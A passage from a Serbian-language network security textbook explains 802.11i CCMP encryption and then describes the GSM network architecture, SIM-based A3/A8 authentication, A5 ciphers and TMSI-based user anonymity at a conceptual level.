
Upotreba pravih heš funkcija za zaštitu integriteta podataka nije izvodljiva bez značajnijeg pada performansi mreže. MIC algoritam definiše pogodan i efikasan mehanizam za sprečavanje aktivnih napada. Glavna pretpostavka je da paketi na prijemnu stranu stižu po redu – prijemna nakon prijema paketa koji ne očekuje odbacuje taj paket, menja vremenski ključ i postavlja na nulu inicijalizacioni vektor. Iako je u kriptografskom smislu još uvek loše rešenje u odnosu na heš funkcije, MIC algoritam je mnogo bolje rešenje od CRC32 funkcije koja se koristi u WEP-u.

802.11i

CCMP se smatra boljim i trajnijim rešenjem problema zaštite podataka u bežičnim mrežama. CCMP je zasnovan na AES algoritmu (*Advanced Encription Standard*) koji radi u takozvanom CCM režimu rada (*Counter Mode Encryption with CBC-MAC Data Origin Authenticity*). Upotreba CCMP-a je obavezna u svim implementacijama standarda 802.11i.


Za šifrovanje i zaštitu integriteta podataka u CCM režimu rada koristi se 128 bitni vremenski ključ (engl. *temporal key*), poznat klijentu i pristupnoj tački. CCM je specijalno dizajniran za 802.11i standard i predviđen je samo za blokovsko šifrovanje; trenutno ne postoje planovi da se prilagodi protočnom šifrovanju, tj. tokovima podataka.

CCM radi sa 128 bitnim blokovima podataka. Najpre se u CBC-MAC režimu generiše MIC kojim se štiti integritet paketa (prvo se šifruje prvi blok podataka, zatim se izvodi operacija ekskluzivno ILI nad šifratom i drugim blokom podataka i rezultat ponovo šifruje; nastavlja se do kraja poruke i dobija rezultat, kao što je prikazano na slici 9.29).



***Slika 9.29**. Prikaz rada CCM-a*

Nakon toga se korisni podaci sa dodatnom zaštitom integriteta šifruju AES algoritmom u CTR režimu rada (*counter mode*). Proizvoljno odabrana vrednost, koja se naziva brojač (engl. counter), šifruje se AES algoritmom. Zatim se nad dobijenim rezultatom i blokom podataka koji se šifruje izvodi operacija ekskluzivno ILI. Posle svakog šifrovanog bloka, brojač se povećava za 1. Za šifrovanje bitova zaštite integriteta uzima se 0 za vrednost brojača. CTR režim rada ima funkciju zaštite privatnosti podataka.



***Slika 9.30**. Šematski prikaz zaštićenog paketa*

CCMP je značajno povećanje nivoa sigurnosti u odnosu na TKIP, a naročito u odnosu na WEP. Jedini nedostatak CCMP-a je to što se ne može implementirati u

postojeću mrežnu opremu, nego se ona mora zameniti novijom opremom, koja će biti dovoljno sposobna da pokreće AES algoritam bez značajnije degradacije performansi.

9.5. Uvod u GSM mreže

Korišćenje mobilnih uređaja doživljava veliku ekspanziju u zadnjih nekoliko godina. Može se reći da je u upotrebi možda i nekoliko stotina miliona uređaja. Trend rasta traje već nekoliko godina i može se očekivati da će, u dogledno vreme, broj mobilnih uređaja premašiti broj fiksnih linija.

Kod računarskih mreža koje koriste žičane i optičke medijume za prenos podataka postoji određeni nivo inherentne fizičke sigurnosti u odnosu na WiFi mreže (potreban je fizički pristup telefonskoj žici). Analogno tome, sigurnost fiksne telefonije je veća od mobilne. Pojednostavljeno rečeno, svako sa radio prijemnikom teoretski može osluškivati eter, dok je kod fiksne telefonije potrebno imati fizički pristup prenosnom medijumu ili centrali. Zbog toga je bilo potrebno u GSM sistemu osigurati zavidan nivo sigurnosti mobilnih uređaja, odnosno prenosa govora i podataka, pogotovo nakon propusta koji su bili uočeni kod starijih mobilnih tehnologija.


Iako GSM tehnologija osigurava zadovoljavajući nivo sigurnosti, ona ipak u sebi ima i određene sigurnosne nedostatke koji su mogli biti iskorišćeni za kompromitovanje korisnika. Ti nedostaci su najčešće bili posledica štednje na sigurnosnim implementacijama i neznanju odgovornih ljudi. Najnovije tehnologije, kao što su GPRS i UMTS ispravljaju i te nedostatke. U ovom poglavljuju ćemo kratko opisati sigurnost GSM tehnologije, uključujući i njene nedostatke te metode ispravljanja tih nedostataka.

GSM mreža

Za ostvarivanje pokretljivosti u javnoj mreži najvažniji su današnji opšti sistem za mobilne komunikacije (*Global System for Mobile Comunications*, *GSM*), njegovo proširenje opštim paketskim radio uslugama (*General Packet Radio Services*, *GPRS*), i opštim sistemom za mobilne telekomunikacije (*Universal Mobile Telecomunication System*, *UMTS*), koji je ujedno i predstavnik treće generacije mobilnih mreža.

GSM mreža pokriva područje radio signalom na principu ćelija (engl. *cellular*). **Ćelija** je područje koje pokriva jedna **bazna stanica**. Ovakva struktura je pogodna jer omogućava dobru iskorišćenost raspoloživih frekvencija – u susednim ćelijama se koriste različite frekvencije, a u udaljenim ćelijama je moguće koristiti iste frekvencije. GSM je digitalni sistem u kome se višestruki pristup ostvaruje u vremenskoj podeli tako da je na svakoj od 124 frekvencija raspoloživo 8 kanala, što daje ukupno 992 kanala.

GSM mrežu čine četiri osnovna dela, prikazana na slici 9.31.



***Slika 9.31**. Struktura GSM mreže*

[1] Korisnički terminal, tj. **mobilni uređaj** (*Mobile Station*, *MS*) sastoji se od komunikacione pokretne opreme i inteligentne kartice (engl. *smartcard*) – SIM (*Subscriber Identity Module*). Svaki mobilni uređaj posjeduje jedinstveni identifikacioni broj – IMEI (*International Mobile Equipment Identity*) koji služi za identifikaciju mobilnog uređaja u mobilnoj mreži. Takođe, svaka SIM kartica poseduje identifikacioni koji – IMSI (*International Mobile Subscribe Identity*), koji identifikuje pretplatnika u mobilnoj mreži.

[2] **Sistem baznih stanica** (*Base Station System*, *BSS*). Sve funkcije za radio prenos obavljaju se unutar BSS-a koji se sastoji od kontrolnih baznih stanica (*Base Station Controllers*, *BSC*) i primopredajnih baznih stanica (*Base Transceiver Stations*, *BTS*). BSC je preklopnik visokog kapaciteta koji pruža sve kontrolne funkcije i fizički povezuje komutacioni centar (MSC) i BTS. Jedan MSC opslužuje više BSC-a. BTS upravlja radio saobraćajem sa mobilnim uređajima. Sadrži radio

opremu (primopredajnici i antene) potrebnu za opsluživanje svih ćelija u mobilnoj mreži. BSC kontroliše grupu BTS-a.

[3] **Mrežni i komutacioni sistem** (*Network and Switching System*, *NSS*). Komutacioni sistem služi za obradu poziva i pretplatničkih usluga, a čine ga:

- **Domači lokacijski registar** (*Home Location Register*, *HLR*). Baza podataka koja sadrži podatke o pretplatnicima, pretplatničkim uslugama, informacije o lokaciji pretplatnika i aktivacijski status mobilnog uređaja. U jednoj GSM mreži postoji samo jedan HLR.

- **Komutacioni centar mobilnih usluga** (*Mobile Services Switching Center*, *MSC*). Komutacioni sistem koji upravlja pozivima prema/sa drugih telefona ili komunikacionih uređaja, naplaćivanjem, povezivanjem različitih mobilnih mreža i signalizacijom.

- **Gostujući lokacijski registar** (*Visitor Location Register*, *VLR*). Baza podataka koja sadrži privremene informacije o gostujućim pretplatnicima potrebne MSC-u. Kada se pretplatnik nađe u lokacijskom području određenog MSC-a, VLR povezan sa dotičnim MSC-om zatražiće informacije o pretplatniku od njegovog HLR-a i na taj način omogućiti pozive, bez potrebe da se svaki put kontaktira HLR.

- **Centar za autentifikaciju** (*Authentication center*, *AC*). Sadrži parametre za autentifikaciju i šifrovanje kojima se proverava identitet pretplatnika i osigurava sigurna komunikacija.

- **Registar identifikacione opreme** (*Equipment Identity Register*, EIR). Baza podataka koji sadrži podatke o identitetu mobilnih uređaja na osnovu njihovog identifikacionog broja (IMEI).

[4] **Operacioni sistem i sistem podrške** (*Operation and Support System*, *OSS*). Operacioni sistem i sistem podrške povezan je sa svom opremom u komutacionom sistemu i sa BSC-om, tako da omogućava GSM operateru usluge centralizovanog, regionalnog i lokalnog nadzora nad GSM sistemom.

Ostali funkcionalni elementi GSM mreža su:

- Centar za poruke (*Message Center*, *MXE*). Centar za poruke upravlja SMS porukama, govornom poštom, faks porukama i porukama elektronske pošte.

- Čvor za mobilne usluge (*Mobile Service Node*, *MSN*) upravlja inteligentnim mobilnim uslugama.

- Usmerivač usluga komutacionog centra (G*ateway Mobile Services Switching*

Center, *GMSC*). Povezuje dve različite mobilne mreže.

Uspostava poziva u GSM mreži

Odlazni poziv se ostvaruje na sledeći način:

- mobilni uređaj traži kanal,
- proverava se autentičnost (u AUC-u) i identitet mobilnog uređaja (u EIR-u)
- obavlja se spajanje na osnovu poziva: BTS – BSC – MSC – GMSC – druga mreža,
- obezbeđuje se kriptografska zaštita tokom prenosa.

Procesi koji se odvijaju kod dolaznog poziva su sledeći:

- GMSC od HLR-a traži lokacijsku informaciju (MSC/BSC) mobilnog uređaja,
- HLR i VLR izmjenjuju podatke o pozvanom mobilnom uređaju,
- MSC prenosi svim BSC (BTS) zahtev za pozivanjem mobilnog uređaja,
- proverava se autentičnost (u AUC-u) i identitet mobilnog uređaja (u EIR-u),
- obavlja se spajanje i obezbeđuje kriptografska zaštita tokom prijenosa.

9.6. Sigurnost GSM mreža

GSM specifikacija identifikuje tri sigurnosne usluge od značaja za GSM komunikaciju:

- **autentifikacija korisnika** – sposobnost mobilnog uređaja da dokaže da ima dozvolu korišćenja određenog pretplatničkog računa kod GSM operatera,
- **poverljivost podataka i signalizacionih paketa** – svi podaci (govor i tekstualne poruke) i signalizacioni paketi moraju biti šifrovani,
- **anonimnost korisnika** – u trenutku autentifikacije pretplatnika, jedinstveni IMSI mora biti šifrovan.

Navodimo detaljnije opise ovih usluga i sigurnosnih nedostataka u njima.

Autentifikacija korisnika

Autentifikacijom se sprečava prijava neovlašćenih korisnika i neovlašćeno korišćenje korisničkih računa ovlašćenih korisnika, tj. pretplatnika. U suprotnom, neovlašćeni korisnik bi mogao da "otme" tuđi pretplatnički račun i da ga koristi, ali bi račun i dalje stizao na naplatu oštećenom pretplatniku. Da bi se rešio taj problem, potrebno je uvesti tip provere kojom bi se proverio sam mobilni uređaj.

IMEI

IMEI je jedinstveni 15-cifreni broj koji se koristi za identifikaciju mobilnog uređaja u mobilnoj mreži. Utisnut je na unutrašnjoj strani mobilnog uređaja (kod baterije), a moguće ga je i očitati pozivom na *#06#. Sastoji se od tri polja:

- *Type Allocation Code*, *TAC* – 8-cifreni broj koji određuje zemlju porekla mobilnog uređaja i proizvođača
- *Serial Number*, *SNR* – 6-cifreni serijski broj uređaja
- *Check Digit*, *CD* – kontrolni broj koji se koristi se za proveru verodostojnosti IMEI-a kod različitih tipova mobilnih uređaja.

U slučaju krađe mobilnog uređaja, vlasnik uređaja koji zna IMEI broj svog uređaja može da prijavi krađu svom operateru, koji će onemogućiti korišćenje tog mobilnog uređaja u svojoj mreži. Takođe, operater bi trebalo da prosledi tu informaciju i ostalim operaterima koji, takođe, treba da učine isto, tj. da onemoguće korištenje mobilnog uređaja koji je ukraden. Teoretski, svi operateri bi trebalo da budu spojeni na centralnu bazu podataka CEIR (*Central EIR*) u kojoj se nalaze svi IMEI brojevi svih mobilnih uređaja na svetu. Međutim, u praksi to nije slučaj.


SIM kartica

SIM kartica, koja se stavlja u mobilni uređaj, osigurava funkcionalnost mobilnog uređaja. Sam za sebe, mobilni uređaj nije povezan ni sa jednom mobilnom mrežom, pa SIM kartica služi kao veza između određene mobilne mreže i mobilnog uređaja, tj. pretplatnika. SIM kartica sadrži sve podatke potrebne za uspostavljanje pristupa određenom pretplatničkom računu. Za to su potrebne dve informacije:

- **IMSI**. IMSI je jedinstveni broj dodeljen svakom korisniku mobilnog uređaja (svakom pretplatniku) na svetu. Sadrži informacije o domaćoj mreži pretplatnika i zemlji u kojoj se nalazi ta mreža. Ova informacija se može dobiti samo lokalnim pristupom mobilnom uređaju, tj. SIM kartici, a najčešće je zaštićena samo PIN brojem (engl. *Personal Identification Number*). IMSI sadrži do 15 cifara, od kojih

prvih 5 ili 6 specificira mrežu i zemlju operatera.

- **Korenski ključ Ki** (*root encryption key*). To je slučajno generisani 128 bitni broj dodeljen svakom pretplatniku koji predstavlja početni ključ za generisanje svih provera tokom GSM komunikacije. Ključ Ki je visoko zaštićen i poznat je samo SIM kartici i mrežnom autentifikacionom centru (AUC). Mobilni uređaj ne zna vrednost ključa Ki; uređaj daje SIM kartici samo informacije potrebne za autentifikaciju i generisanje ključeva za šifrovanje. SIM kartica sadrži mikroprocesor, tako da se autentifikacija i generisanje ključeva odvijaju unutar nje (slika 9.32).




Slika 9.32. *Koncept autentifikacije u SIM kartici*

SIM kartica je opcionalno zaštićena PIN brojem i to na sličan način kako je kreditna kartica zaštićena bankovnim PIN-om. PIN se unosi preko tastature na mobilnom telefonu i onda prosleđuje SIM kartici na verifikaciju. Ako unešeni PIN ne odgovara PIN-u smeštenom na SIM kartici, SIM kartica upozorava korisnika (porukom na ekranu telefona) na neispravnost PIN-a i odbija da obavi autentifikaciju sve dok se ne unese ispravan PIN. Da bi se ostvario viši nivo sigurnosti, SIM kartica zaključava mobilni uređaj ukoliko se nekoliko puta (najčešće 3 puta) unese neispravan PIN. Posle toga je za otključavanje uređaja potrebno uneti PUK (*PIN Unlock*) koji je za SIM karticu odredio mobilni operater. Ako se i PUK nekoliko puta (najčešće 10 puta) pogrešno unese, SIM kartica se trajno zaključava, onemogućavajući autentifikaciju i pristup podacima.

A3 algoritam i proces autentifikacije

Najjednostavniji način autentifikacije je slanje ključa Ki mobilnoj mreži kad ga mobilna mreža zatraži, ali je krajnje nesigurno, jer bi ključ u tom slučaju bio ranjiv na presretanje i prisluškivanje, tj. lako bi se mogao otkriti. Zato mobilna mreža generiše 128-bitni slučajni broj (RAND), koji se koristi u A3 algoritmu za matematičko generisanje žetona, pozantog pod imenom SRES. Mobilna mreža šalje RAND mobilnom uređaju koji izvršava istu proceduru. SIM kartica generiše 32-bitni SRES, koji se šalje mobilnoj mreži radi poređenja. Ako SRES, koji je generisao mobilni uređaj, odgovara prethodno izračunatom SRES-u koji je generisala mreža na bazi predstavljanja korisnika (korištenjem IMSI ili TMSI), tada i ključevi Ki moraju biti isti. Time je mobilni

uređaj dokazao da zna koji je ključ Ki, što znači da je autentifikovan. Vrednost slučajne promenljive RAND stalno se menja, tako da napadač ne bi mogao da se predstavi kao pretplatnik slanjem istog SRES-a.



Slika 9.33. *Proces autentifikacije*

Proces autentifikacije je prikazan na slici 9.33. Mobilna mreža pre komunikacije generiše slučajan broj RAND i izračunava SRES za pojedinčnog pretplatnika.

[1] Početak komunikacije između mobilnog uređaja i mobilne mreže.

[2] Mobilni uređaj se predstavlja (šalje svoj identitet). Sve poruke na početku komunikacije sadrže polje za identifikaciju. Kad god je moguće, mobilni uređaj ne šalje svoj IMSI u obliku otvorenog teksta (da bi se sprečili zlonamerni korisnici u "prisluškivanju" i otkrivanju jedinstvenog IMSI broja), nego šalje privremeni IMSI (Temporary Mobile Subscriber Identity, TMSI).

[3] Posle potvrde TMSI-a, mobilna mreža šalje poruku AUTHENTICAION REQUEST koja sadrži generisani slučajan broj (RAND)

[4] Mobilni uređaj prima RAND i prosleđuje ga SIM kartici unutar naredbe RUN GSM ALGORITHM.

[5] SIM kartica izvršava algoritam A3, i posle toga prosleđuje mobilnom uređaju SRES.


[6] Mobilni uređaj šalje SRES mobilnoj mreži u poruci AUTHENTICATION RESPONSE.

[7] Mobilna mreža poredi SRES koji je generisao mobilni uređaj i SRES koji je prethodno izračunala i, ako su isti, daje uređaju dozvolu za komunikaciju. Ukoliko nisu isti, mreža ponavlja postupak sa IMSI brojem ili vraća poruku AUTHENTICATION REJECT. To se smatra neuspelom autentifikacijom.

A3 ne predstavlja jedan jedini algoritam, nego se tako naziva algoritam koji mobilni operater koristi u implementaciji autentifikacionih mehanizama. Najčešće implementacije A3 algoritma su COMP128v1 i COMP128v2. Oba algoritma obavljaju funkciju A3 i A8 algoritma. U trenutku računanja SRESa, SIM kartica određuje i novi ključ za šifrovanje Kc (engl. *ciphering key*), koji će se koristiti za šifrovanje komunikacije.

Šifrovanje komunikacije

Šifrovanje je vrlo važan deo GSM sistema, jer sprečava presretanje podataka i signalionih poruka. GSM sistem koristi simetrične algoritme za šifrovanje, tj. isti ključ Kc se koristi i za šifrovanje i za dešifrovanje. Ključ Kc je poznat samo mobilnom uređaju i mobilnoj mreži, što znači da presretnuta poruka napadaču neće značiti ništa jer ne poznaje ključ. Ključ Kc bi se morao neprestano menjati, u slučaju da je otkriven. Metoda distribucije ključa Kc mobilnom uređaju povezana je sa procedurom autentifikacije. Svaki put kad se pokrene algoritam A3 (za generisanje SRES-a), pokreće se i A8 algoritam (u SIM kartici se oba algoritma se izvršavaju u isto vreme). Algoritam A8 koristi slučajan broj RAND i ključ Ki kao ulaze za generisanje 64 bitnog ključa Kc, koji se čuva u SIM kartici (slika 9.34). Mobilna mreža, takođe, generiše ključ Kc koji šalje baznoj stanici koja učestvuje u komunikaciji.



Slika 9.34. *Generisanje ključa za šifrovanje*

Iako dizajn GSM sistema dozvoljava upotrebu različitih algoritma za A3 i A8, većina operatera se odlučuje za COMP128, koji je razvijan u potpunoj tajnosti. COMP128 je na

kraju praktično postao "javan" (zahvaljujući raznim dokumentima koji su "procurili" u javnost) i tako je otkriveno da sadrži ozbiljne sigurnosne propuste. Većina operatera se odmah prebacila na noviju verziju algoritma, COMP128-2. Iako algoritam povećava sigurnost u odnosu na prethodnu verziju, i u njemu su otkriveni neki sigurnosni propusti. Takođe, postoji i COMP128-3 verzija algoritma koja koristi svih 64 bita za generiranje ključa Kc, u odnosu na COMP128-2 koji je oslabljen za 10 bitova koji su postavljeni na vrednost 0.

Algoritmi za šifrovanje komunikacije


Mobilna mreža može da koristi do 7 različitih algoritama za šifrovanje (može i da ih ne koristi, tj. da ne koristi nijedan), ali sme da koristi samo one algoritme koje pojedini mobilni uređaji podržavaju. Trenutno su definisana tri algoritma: A5/1, A5/2 i A5/3. A5/1 i A5/2 su izvorni algorimi definisani GSM standardom i bazirani su na jednostavnim linearnim pomeračkim registru sa povratnom spregom (LFSR). A5/1 algoritam sabira bitove po modulu 2 koje generišu tri LFSR-a čiji se sinhronizacioni ulazi kontrolišu većinskom funkcijom određenih bitova u samim LFSR-ima. A5/2 je namerno oslabljena verzija algoritma koja se koristi u manje razvijenim regijama, dok se A5/1 koristi u Sjedinjenim Američkim Državama, Velikoj Britaniji i Australiji. A5/3 je dodat 2002. godine i zasniva se na otvorenom Kasumi algoritmu (koji se može jednostavno implementirati u hardveru) definisanom od strane 3GPP-a.

Mobilna mreža može započeti šifrovanje podataka u bilo kom trenutku posle autentifikacije koristeći generisani Kc. Mreža može izabrati bilo koji algoritam koji mobilni uređaj podržava. Šifarski algoritmi koje podršava mobilni uređaj šalju se mobilnoj mreži porukom *classmark* koja specificira mogućnost mobilnog uređaja. Algoritam radi tako što generiše pseudoslučajnu sekvencu koja se po modulu 2 dodaje korisničkim podacima (operacija ekskluzivno ILI). koji se prenose eterom, (slika 6.) Podaci se dešifruju ponavljanjem XOR operacije nad šifratom, tj. sabiranjem šifrata i pseudoslučajne sekvence po modulu 2.


Anonimnost korisnika

Jedan od važnijih ciljeva sigurnosti GSM mreža je izbegavanje slanja IMSI identifikacionog broja u obliku otvorenog teksta kroz etar i onemogućavanje zlonamernih korisnika u prisluškivanju korisnika (u kom se području korisnik nalazi i koje usluge koristi). Slanje IMSI broja u obliku otvorenog teksta je izbegnuto korišćenjem 32-bitnog TMSI (*Temporary Mobile Subscriber Identity*), koji je upotrebljiv u samo jednom lokalitetu (*Location Area*, *LA*). Pomoću 32-bitnog TMSI broja pretplatnik se predstavlja ili se poziva. TMSI se obnavlja prilikom svake promene lokaliteta (slika 9.35) ili u unapred određenim vremenskim intervalima (slika 9.36). Kraće vreme određuje obaveznu promenu TMSI, a mobilna mreža može promeniti TMSI kad god poželi. Promenjeni TMSI se uvek šalje u šifrovanom obliku tako da napadač ne može

da zna kada je nastupila promena.



Slika 9.35. *Dodela novog TMSI (u slučaju promene lokaliteta)*




Slika 9.36. *Dodela novog TMSI (u slučaju da nema promene lokaliteta)*

